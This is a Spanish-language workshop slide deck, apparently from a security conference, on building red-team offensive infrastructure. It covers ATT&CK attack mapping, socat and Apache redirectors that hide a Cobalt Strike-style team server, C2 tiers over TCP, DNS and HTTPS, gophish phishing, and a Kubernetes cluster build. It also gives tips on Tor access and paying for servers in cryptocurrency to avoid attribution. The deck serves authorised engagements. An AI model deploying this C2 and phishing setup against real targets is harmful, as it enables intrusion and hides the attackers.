

# INFRAESTRUCTURA OFENSIVA

---



# DISCLAIMER

---

## PENTESTING != RED TEAM ENGAGEMENT

Sin embargo, la idea de la charla es armar una infraestructura flexible que sirva para distintos escenarios.

# RESUMEN

---

- 1- Que? Definir/Diseñar la Infraestructura
- 2- Como? Provisioning y Configuracion
- 3- Provisionando y configurando
- 4- Demo

# Diseño de la Infraestructura

- Que necesitamos?

Una infraestructura que nos permita simular un adversario real, lo mas similar a un APT posible, modelar un adversario nos va a ayudar a armar los requerimientos.

# Diseño de la Infraestructura

- Como modelamos/mapeamos el ataque?  
Podemos usar mitre ATT&CK y la **\*\*CYBER\*\*** kill chain

# Diseño de la Infraestructura

- MITRE ATT&CK

Es un conjunto de Tacticas y Tecnicas basadas en ataques reales, ej:

- Tactica(TA0001): acceso inicial
- Tecnica(T1190): explotar un servicio/app publico

<https://attack.mitre.org/>

# Mitre ATT&CK matrix

# Mitre ATT&CK Tacticas

---

1. Acceso inicial

2. Ejecucion

3. Persistencia

4. Escalar privilegios

5. Evasion de defensas

6. Acceso a credenciales

7. Discovery

8. Movimiento lateral

9. Recolectar Data

10. Command and Control

11. Exfiltrar

12. Impacto

# \*\*CYBER\*\* kill chain



# Mapeando un Ataque

---

- Acceso Inicial
  - Exploit Public Facing App (T1190)
  - Phishing(T1566)
- Ejecucion
  - Powershell(T1059.001 )
- Persistencia
  - Logon Script(T1037.001)

# Mapeando un Ataque

---

- Escalar Privilegios
  - Access Token Manipulation (T1134)
- Defense Evasion
  - Trusted Developer Utilities, MSBuild (T1127.001 )
- Discovery
  - Network Service Scanning (T1046)

# Mapeando un Ataque

---


- Movimiento Lateral
  - RDP(T1021.001)
- Collection
  - Email Collection (TT1114)
- Command and Control
  - Proxy(T1090)

# Requerimientos

---

- Poder hacer recon y phishing
- Poder explotar servicios publicos
- Que sea resiliente
- Recibir conexiones reversas
- C2 con proxies
- Payload delivery
- Poder establecer persistencia(ex: phone home)
- Storage
- Almacenar logs y timestamps para comunicarlos al blue team(No es un ctf ! )
- Tunear multiples protocolos

# Infraestructura Propuesta



# Team Server

---

- Es desde donde vamos a realizar todas las operaciones y donde vamos a configurar los distintos Command and Control.
- Vamos a usar Kubernetes!



# Redirectors



# Redirectors

---

Son nuestros fronts, se encargan de redirigir el trafico para ofuscar la ubicación real de nuestra infra.

- Dumb pipe: Los vamos a usar para las reverse shells y DNS
- HTTPS: vamos a usarlo para payloads,phishing y los C2 que van por https

# Redirectors

## Dumb Pipe

```
socat TCP4-LISTEN:4444,fork TCP4:135.15.15.15:4444
```

## HTTPS

```
<VirtualHost *:443>
ServerName pwndemic.xyz
# Enable SSL
SSLEngine On
# Trust Self-Signed Certificates generated by Cobalt Strike
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off

ProxyPreserveHost On
ProxyRequests Off
SSLCertificateFile /etc/letsencrypt/live/pwndemic.xyz/cert.pem
SSLCertificateKeyFile /etc/letsencrypt/live/pwndemic.xyz/privkey.pem
SSLCertificateChainFile /etc/letsencrypt/live/pwndemic.xyz/chain.pem
# Enable Proxy
SSLProxyEngine On
  ProxyPass / https://backend.xyz/
  ProxyPassReverse / https://backend.xyz/
</VirtualHost>
```

# Command and Control



# Command and Control

---

- Vamos a separarlos en función a cada cuanto los agentes se conectan y en función a que protocolos usan

## C2 Long y Short Haul


- Long Haul: los agentes se conectan al servidor una vez al dia/ cada x dias o por semana, este layer lo usamos para garantizar persistencia
- Short Haul: Los agentes se conectan al servidor cada 1/5 minutos, es desde donde podemos operar

# C2 Protocolos

---

- TCP: old school reverse shells,  
meterpreter/netcat
- DNS: Vamos a usar sliver para tener reverse  
shells por DNS.
- HTTP/HTTPS: vamos a usar merlin/covenant  
como C2s https

# CASO 1




# PHISHING

---

Vamos a usar gophish adentro del cluster y configurar “docker-mailserver” de tomav en un redirector con su propio dominio



## 2- PROVISIONING Y CONFIGURACION



# STACK Baremetal

---

- Provisioning:
  - kubespray (K8s+ansible)
- Kubernetes:
  - Metallb (Baremetal load balancer)
  - Traefik (Reverse Proxy/LB)
  - Calico (CNI)
  - rook-ceph(Storage)
  - Docker (Containers runtime)

# STACK Redirectors

---

- Provisioning/configuration:
  - Ansible
  - Terraform
- Tools:
  - Docker
  - Mailserver
  - Apache
  - Socat
  - Certbot (letsencrypt)

# STACK Conexion

---

- En caso que tu threat model lo amerite lo importante es conectarse al bastion a travez de Tor. Me gustan 2 opciones
  - 1- tor+ ssh con proxychains
  - 2- whonix + VM

Mas info:

<https://scottlinux.com/2015/09/01/use-kali-linux-through-tor-with-whonix-gateway/>

<https://medium.com/swlh/proxying-like-a-pro-cccdc177b081>

# STACK blockchain

---

- En caso de que tu threat model lo amerite y quieras separarte completamente de la infraestructura una opcion buena es pagar la infra y dominios con bitcoin/eos/eth, providers:
  - Namecheap + resellers de hetzner/linode/aws

# 3 Agarra La Pala

## deployando y configurando todo

# Repositorios

---

<https://github.com/notchxor/infraestructura-ofensiva-workshop>

<https://github.com/notchxor/infraestructura-ofensiva-cluster>

<https://github.com/notchxor/infraestructura-ofensiva-infra>

# Deployando kubernetes

# Deployando kubernetes

PASOS:

- Deployar cluster
- Configurar firewall
- Configurar Metallb
- Configurar rook-ceph
- Configurar traefik
- Configurar docker-registry

# Deployando kubernetes

## offensive-cluster/

Vamos a editar /group\_vars/k8s-cluster/k8s-cluster.yml

```
## Change this to use another Kubernetes version,  
kube_version: v1.18.8
```

```
kube_network_plugin: calico
```

# Deployando kubernetes

Correr el playbook:

```
root@molly:/home/mini/eko2020/offensive-cluster# ansible-playbook --private-key=/home/mini/.ssh/anoyo -i inventory/offensive-cluster/hosts.yaml --become --become-user=root cluster.yml

PLAY [localhost] ****
Tuesday 22 September 2020 18:49:22 -0300 (0:00:00.088)      0:00:00.088 ****

TASK [Check ansible version >=2.8.0] ****
ok: [localhost] => [
  {"changed": false,
  "msg": "All assertions passed"
}

PLAY [all] ****
Tuesday 22 September 2020 18:49:22 -0300 (0:00:00.035)      0:00:00.124 ****

TASK [Set up proxy environment] ****
ok: [node1]
```

# Deployando kubernetes

## FIREWALL RULES:

ufw allow from <redirector\_ip>

- ufw allow from 10.233.0.0/16 (red interna :))
- Vim /etc/default/ufw

```
# Set the default input policy to ACCEPT, DROP, or REJECT. Please note that if
# you change this you will most likely want to adjust your rules.
DEFAULT_INPUT_POLICY="DROP"


# Set the default output policy to ACCEPT, DROP, or REJECT. Please note that if
# you change this you will most likely want to adjust your rules.
DEFAULT_OUTPUT_POLICY="ACCEPT"

# Set the default forward policy to ACCEPT, DROP or REJECT. Please note that
# if you change this you will most likely want to adjust your rules
DEFAULT_FORWARD_POLICY="ACCEPT"


# Set the default application policy to ACCEPT, DROP, REJECT or SKIP. Please
# note that setting this to ACCEPT may be a security risk. See 'man ufw' for
# details
DEFAULT_APPLICATION_POLICY="SKIP"
```

# Deployando kubernetes

**ITS THAT EASY**



# USTED ESTA AQUI



# Configurando kubernetes

Disclaimer: esto no es un workshop sobre buenas practicas de kubernetes y hardening, vamos a hacer lo minimo.

## Acceso:

- Copiar config

```
root@mini:~# scp node1:/root/.kube/config /root/eko2020/admin.kubeconfig
```

- Crear un alias en ~/.bashrc:

```
alias ko='kubectl –kubeconfig=/root/eko2020/admin.kubeconfig'
```

- ssh tunneling:

```
ssh -L 6443:127.0.0.1:6443 <TUSERVER>
```

# Configurando kubernetes

Verificar:

NAME	READY	STATUS
calico-kube-controllers-848ff59cd4-zmmm5	1/1	Running
calico-node-t227w	1/1	Running
coredns-59dcc4799b-gnpn5	1/1	Running
coredns-59dcc4799b-rxcgx	0/1	Pending
dns-autoscaler-66498f5c5f-69lfl	1/1	Running
kube-apiserver-node1	1/1	Running
kube-controller-manager-node1	1/1	Running
kube-proxy-tbcjl	1/1	Running
kube-scheduler-node1	1/1	Running
kubernetes-dashboard-57777fbdc5-jtlcr	1/1	Running
kubernetes-metrics-scraper-54fbb4d595-z6sxm	1/1	Running
nodelocaldns-7hmgj	1/1	Running

# Configurando kubernetes

Repasso MUY general

Kubectl: cli que nos deja interactuar con la API de kubernetes

Yaml: vamos a usar yaml para configurar los distintos resources del cluster

Pods: grupo de 1 o mas containers, tienen almacenamiento EFIMERO y acceso a la red

Servicios: es una abstraccion para exponer pods como servicios del cluster


Ingress: es un objeto que administra el acceso externo a servicios del cluster

Ingress-controller: es quien maneja los Ingress :) (vamos a usar traefik)

Ingressroute: es la implementacion del router de traefik, vamos a usarlo para  
Configurar los routeos.

Statefulset: gestiona los pods para que tengan ESTADO

# Configurando kubernetes/metallb



# Configurando kubernetes/metallb

Metallb es un baremetal load balancer, nos va a dejar entre otras cosas, asignar ips publicas automaticamente a servicios de traefik en k8s.

2-configmap.yaml

